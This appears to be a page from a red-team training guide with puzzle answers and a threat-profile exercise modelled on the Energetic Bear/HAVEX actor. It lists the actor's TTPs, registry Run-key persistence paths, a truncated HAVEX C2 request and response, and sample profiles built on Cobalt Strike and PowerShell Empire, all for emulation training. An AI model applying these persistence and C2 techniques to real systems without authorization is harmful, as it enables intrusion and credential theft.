
The following are possible answers to the puzzles.

### **9 DOT PUZZLE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#9-dot-puzzle-1)



Possible answers are shown. How does your solution compare?

### **MAZE CHALLENGE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#maze-challenge-1)



When thinking about solutions to problems, don’t let assumptions and limitations prevent possible solutions.

### **TRIANGLE PUZZLE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#triangle-puzzle-1)

Total Triangles = 27

When faced with a problem for which you don’t know the "formula," a brute force approach may be needed. Lessons can be learned, and "formulas" can be added to your knowledge base to improve efficiency when faced with similar problems in the future.

Formula:

T(n) = floor(n\*(n + 2)\*(2n + 1) / 8)

Example:

f(4) = 4\*(4 + 2)\*(2\*4 + 1) / 8 = 27.000

Reference: <http://www.billthelizard.com/2009/08/how-many-triangles.html>

### **WORD PUZZLE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#word-puzzle-1)

Classic Solution:

The man had the hiccups and wanted a glass of water to help get rid of them. The bartender could hear the hiccups when the man spoke, so he brought the gun out to scare the hiccups away. It worked, and the man thanked him and left, no longer needing the glass of water.

### **ALTERNATIVE THOUGHT PROCESSING**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#alternative-thought-processing-1)

During World War 2, the U.S. Navy performed a review of aircraft with combat encounters. This review intended to determine where aircraft needed additional armor to ensure survivability and safe return. Upon analysis the Navy decided all the locations where bullet holes were found needed to be better armored as they are more likely to be hit. These included the tips of the wings, the central body, and the elevators.

A Navy Statistician, Abraham Wald had another theory. The areas with bullet holes identified where the aircraft was already survivable. He recommended armoring the nose, engine, and mid-body although few of the aircraft had damage to those areas. Why?

Wald recognized those areas were also being shot; however, weren't able to return safely. He correctly surmised that aircraft with shots to the wings, central body, and elevators were able to return while those with shots to the nose, engine, and mid-body were catastrophically damaged and unable to return.

Consider how this scenario translates to Red Teaming or security in general. Also consider what is known (and unknown) given information from threat intelligence, current events, and indicators.

Reference: Wald, Abraham. (1943). A Method of Estimating Plane Vulnerability Based on Damage of Survivors. Statistical Research Group, Columbia University. CRC 432” — reprint from July 1980, <http://www.dtic.mil/get-tr-doc/pdf?AD=ADA091073&Location=U2&doc=GetTRDoc.pdf>

## **CONCLUSION**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#conclusion)

In this exercise, you completed puzzles designed to encourage critical thinking.

# DECOMPOSING A THREAT

## **DESCRIPTION**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#description)

This is a group exercise. As a class, we will examine the Energetic Bear threat actor to build a threat profile that can be used during a Red Team engagement

## **OBJECTIVES**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#objectives)

* Review the Energetic Bear threat actor’s TTPs.
* Use the information to create a threat that is similar and can be used to support future Red Team engagements.
* Complete a threat profile

## **INSTRUCTIONS**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#instructions)

* Use the Energetic Bear material provided for reference.
* Modify and adjust the profile to fit your scenario.

NOTE

This is one of the more difficult exercises to complete. It is not technically difficult, but dives into threat emulation design that many have not explored. There is no right or wrong answer. The exploration and process of decomposing a threat is the most valuable aspect of the exercise. Practice is the best way to understand this process.

## **SCENARIO**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#scenario)

A client has asked your Red Team to emulate a specific threat. Specifically they are interested in the attacks by Energetic Bear.

**Goal**

As professional Red Team, you understand that emulating a specific threat actor is not easy or feasible. Instead of redesigning Energetic Bear, you understand focus should be on the emulation of a threat’s TTPs. This is more valuable that emulating a specific threat actor. The goal is not document the Energetic Bear threat actor but to create a threat profile document using Energetic Bear as inspiration. You will use research on Energetic Bear's TTPs to build out a custom threat profile that is technically feasible and can be used to engage the target with realistic threat TTPs. A complete threat profile will contain details that can be used to plan and design the execution of a threat against a target. These are typically deployed as a command and control channel. We will discuss command and control in more detail later.

Use Energetic Bear references, MITRE, ATT&CK, personal experience, and intuition to develop the profile. Remember, this is your interpretation of a threat using a specific threat actor as inspiration.

**Resources**


* [MITRE ATT&CK Framework](https://attack.mitre.org/wiki/Main_Page), <https://attack.mitre.org/wiki/Main_Page>
* [MITRE ATT&CK Navigator](https://attack.mitre.org/wiki/ATT%26CK_Navigator), <https://attack.mitre.org/wiki/ATT%26CK_Navigator>
* [Dragonfly: Cyberespionage Attacks Against Energy Suppliers](http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Dragonfly_Threat_Against_Western_Energy_Suppliers.pdf), <http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Dragonfly_Threat_Against_Western_Energy_Suppliers.pdf>
* [Energetic Bear – Crouching Yeti](https://media.kasperskycontenthub.com/wp-content/uploads/sites/58/2018/03/09092926/EB-YetiJuly2014-Public.pdf), <https://media.kasperskycontenthub.com/wp-content/uploads/sites/58/2018/03/09092926/EB-YetiJuly2014-Public.pdf>
* [The Alley of Compromise](https://www.crowdstrike.com/blog/cve-2014-1761-alley-compromise), <https://www.crowdstrike.com/blog/cve-2014-1761-alley-compromise>

### **THREAT PROFILE EXAMPLE**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#threat-profile-example)

| **Category** | **Description** |
| --- | --- |
| Description | General mid-tiered threat that uses common offensive tools and techniques. |
| Goal and Intent | Exist in the network to enumerate systems and information in order to maintain Command and Control to support future attacks. |
| Key IOCs | Cobalt Strike HTTPS beacon on TCP 443, Payload: c:\programdata\microsoft\iexplore.exe, Timestamp: 7/13/2009 10:04 PM, MD5: a7705501c5e216b56cf49dcf540184d0 |
| C2 Overview | HTTPS on port 443 Cobalt Strike Beacon with a five-minute callback time. Calling directly to threat-owned domains. |
| TTPs (Enumeration, Delivery, Lateral Movement, Privilege Escalation, etc.) | Assumed Breach Model, no initial delivery via exploitation. POST-exploitation via Cobalt Strike commands. Enumeration and lateral movement via Cobalt Strike and native Windows commands. Privilege escalation limited and determined POST-exploitation. |
| Exploitation | Assumed Breach Model, no exploitation. |
| Persistence | User-level persistence using Microsoft Outlook rule triggered by specific email. |

### **THREAT PROFILE USAGE**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#threat-profile-usage)


Threat profiles typically support the engagement story and are used to describe the technical aspects of a single C2 channel. A single threat profile is used for each C2 channel.



### **HIGHLIGHTS FROM ENERGETIC BEAR THREAT ACTOR**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#highlights-from-energetic-bear-threat-actor)

* Starting in 2010 and ending in 2014, Energetic Bear / Dragonfly / Crouching Yeti malware attacked numerous computers to collect information on industrial control systems in the United States and Europe
* Spread out over time and thus difficult to detect
* The primary goal was to collect information that impacted the energy and pharmaceutical industries
* Possibly nation-state supported
* Phishing, watering hole attacks
* Known exploits were used (PDF, Java, IE, Word)
* Compromised ICS web servers
* HTTP-based C2
* Specific activities and capabilities

### **IOCS FROM THE ACTOR ENERGETIC BEAR AND THE HAVEX MALWARE**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#iocs-from-the-actor-energetic-bear-and-the-havex-malware)



**Actor**

* Associated with the Russian Federation
* Active over multiple years
* Active primarily during Moscow business hours
* Targeted organizations based in the industry control system sector
* Goal of gathering intelligence on ICS-based organizations
* Use of custom malware

**Attack and delivery TTPs**

* Phishing
* Watering hole
* Compromised web servers

**Exploitation TTPs**

* PDF exploits
* Java and IE exploits
* Word exploits
* Custom binaries

**Post-exploitation TTPs**


* Local system enumeration for OS, username, processes, internet history, etc.
* Scan for known ICS-related ports
* DLL injection to migrate into explorer.exe
* Collect Outlook address book information
* Collect passwords from browsers
* Save exfiltrated data to an encrypted file on disk before delivery to the C2 in an HTTP POST request

**Persistence TTPs**

Run key registry modifications:

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\"TmProvider"  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"TmProvider"  
HKEY\_LOCAL\_MACHINE\ SOFTWARE\Microsoft\Internet Explorer\InternetRegistry\"fertger"  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Internet Explorer\InternetRegistry

**HAVEX Paylod Delivery**



Energetic Bear used three major methods to deliver malware.

**1) Malicious PDF via spear-phishing** Spear-phishing was used to infect targeted individuals for initial information gathering by delivering malicious PDF documents—in this case, PDF/SWF exploits targeting CVE-2011-0611 to drop malware.3 Even with this running through 2014, older exploits were still valuable.

**2) Malicious JAR and HTML via a watering hole attack** Watering hole attacks were used to deliver Backdoor.Oldrea by Symantec. These attacks exploited CVE-2013-2465, CVE-2013-1347, and CVE-2012-1723 in Java 6, Java 7, IE 7, and IE 8 to drop the HAVEX malware. The exploits appeared to be modified Metasploit Java exploits built to deliver the HAVEX loader.

**3) Legitimate software loaders** Energetic Bear compromised several legitimate ICS vendor websites. Binaries such as camera drivers and PLC management software were modified and made to deliver the HAVEX malware.

In order to complete the third attack type, the threat actor had to compromise several ICS vendors' websites. Sometimes called a Strategic Web Compromise (SWC) attack, these have become a favorite attack method from Russian- and Chinese-based threats. In this case, SWC attacks were used to compromise a site that would most likely be visited by customers or users of ICS systems. This made the watering hole or binary compromises much more useful against the targeted victim. Using these three attack types demonstrated an organized and arguably sophisticated threat actor. The team behind this planned and organized a scenario to be successful against its target audience.

Once malware was delivered, three major tasks were observed:

* System enumeration tools collected information, such as the OS version, machine name and username, and file and directory listings.
* A credential-harvesting tool extracted stored passwords from various web browsers.
* Secondary implants6 communicated with different C2 infrastructures using custom protocols and payloads executed in memory.

**References**

* [Dragonfly: Cyberespionage Attacks Against Energy Suppliers](http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Dragonfly_Threat_Against_Western_Energy_Suppliers.pdf), <http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Dragonfly_Threat_Against_Western_Energy_Suppliers.pdf>
* [Energetic Bear - Crouching Yeti](https://media.kasperskycontenthub.com/wp-content/uploads/sites/58/2018/03/09092926/EB-YetiJuly2014-Public.pdf), <https://media.kasperskycontenthub.com/wp-content/uploads/sites/58/2018/03/09092926/EB-YetiJuly2014-Public.pdf>
* [The Alley of Compromise](<https://www.crowdstrike.com/blog/cve-2014-1761-alley-compromise>, <https://www.crowdstrike.com/blog/cve-2014-1761-alley-compromise>)

### **HAVEX HTTP REQUEST SAMPLE**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#havex-http-request-sample)

**POST Request**

POST /wp08/wp-includes/dtcla.php?id=285745296322896178920098FD80-20&v1=038&v2=170393861&q=5265882854508EFCF958F979E4 HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/525.19(KHTML, like Gecko) Chrome/1.0.154.36 Safari/525.19  
Host: toons.freesexycomics.com  
Content-Length: 0  
Cache-Control: no-cache

**POST Response**

HTTP/1.1 200 OK  
Date: Wed, 22 Jan 2014 13:40:48 GMT  
Content-Type: text/html  
Transfer-Encoding: chunked  
Connection: keep-alive  
Server: Apache/1.3.37 (Unix)  
Cache-Control: no-cache  
  
9f65  
<html><head><mega http-equiv=’CACHE-CONTROL’ content=’NO-CACHE’></head><body>No data!<!--havexQlpoOTFBWSZTWWYvDI0BOsD/////////////////////////////////////////////4oB+93VVXu69DuN7XYzds9yt49Ques  
[...TRUNCATED ...]  
+yUW3zfTxWAOstsCwCckdW5 AH5Q6vbbCu7GputPt5CSfgPCAKXcAOOICMsqliACGYEhAQT3v9eD  
M92D/8XckU4UJBmLwyNA==havex--></body></head>

In this example from Symantec, several indicators can be identified.

The POST request shows several indicators that may be incorporated into an emulated threat:

* A target PHP file (dtcla.php)
* Interesting URL parameters (id, v1, v2, q)
* A potentially interesting User-Agent
* A target host

Like the request, the response has several indicators:

* A server header
* A potentially unique ID (9f65)
* Base64-encoded data stored between text (havex < base64 > havex)

Note: MALWAREMUSTDIE2 posted a great write-up on the HAVEX malware. This provides additional examples of C2 source code and HTTP request/response pairs.

References

1. [MALWAREMUSTDIE](http://pastebin.com/qCdMwtZ6), <http://pastebin.com/qCdMwtZ6>

### **THREAT PROFILE TEMPLATE**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#threat-profile-template)

| **Category** | **Description** |
| --- | --- |
| Description |  |
| Goal and Intent |  |
| Key IOCs |  |
| C2 Overview |  |
| TTPs (Enumeration, Delivery, Lateral Movement, Privilege Escalation, etc.) |  |
| Exploitation |  |
| Persistence |  |

**!! Stop Here !!**

Do not continue until ready for a possible solution.

## **POSSIBLE SOLUTION**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#possible-solution)

### **THREAT PROFILE EXAMPLE**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#threat-profile-example-1)

| **Category** | **Description** |
| --- | --- |
| Description | General mid-tiered threat that uses common offensive tools and techniques. |
| Goal and Intent | Exist in the network to enumerate systems and information in order to maintain Command and Control to support future attacks. |
| Key IOCs | PowerShell Empire HTTP agent on TCP 80, Location: Memory Resident and PowerShell Script stored in Registry, HTTP matching HAVEX |
| C2 Overview | HTTPS on port 80 with a 5 second callback. Calling directly to threat-owned domains. |
| TTPs (Enumeration, Delivery, Lateral Movement, Privilege Escalation, etc.) | Initially delivered during exploitation. POST exploitation delivery via PowerShell commands. Enumeration and lateral movement via PS Empire and native Windows commands. Privilege escalation limited and determined POST exploitation. |
| Exploitation | Social Engineering via Phishing, watering hole, and supply chain via compromised web servers |
| Persistence | Persistence via registry RUN key modification |

**HAVEX HTTP Indicators**

Parameters:

v1=038&v2=170393861&q=5265…

Headers:

<head><mega http-equiv='CACHE-CONTROL' content='NO CACHE'></head><body>No Data!<!--havexhavex--></body></head>

## **CONCLUSION**[**​**](https://redteam.guide/docs/Exercises/threat-profile/#conclusion)

In this exercise, you examined the Energetic Bear threat actor in order to design what a threat profile can be.

* You learned which IOCs are exposed when tools are kept to their default settings.
* You learned that the testing of tools before use is critical in understanding a tool’s IOC profile.
* You changed the default IOCs of common security tools.
* You learned that some tools are easier than others to modify.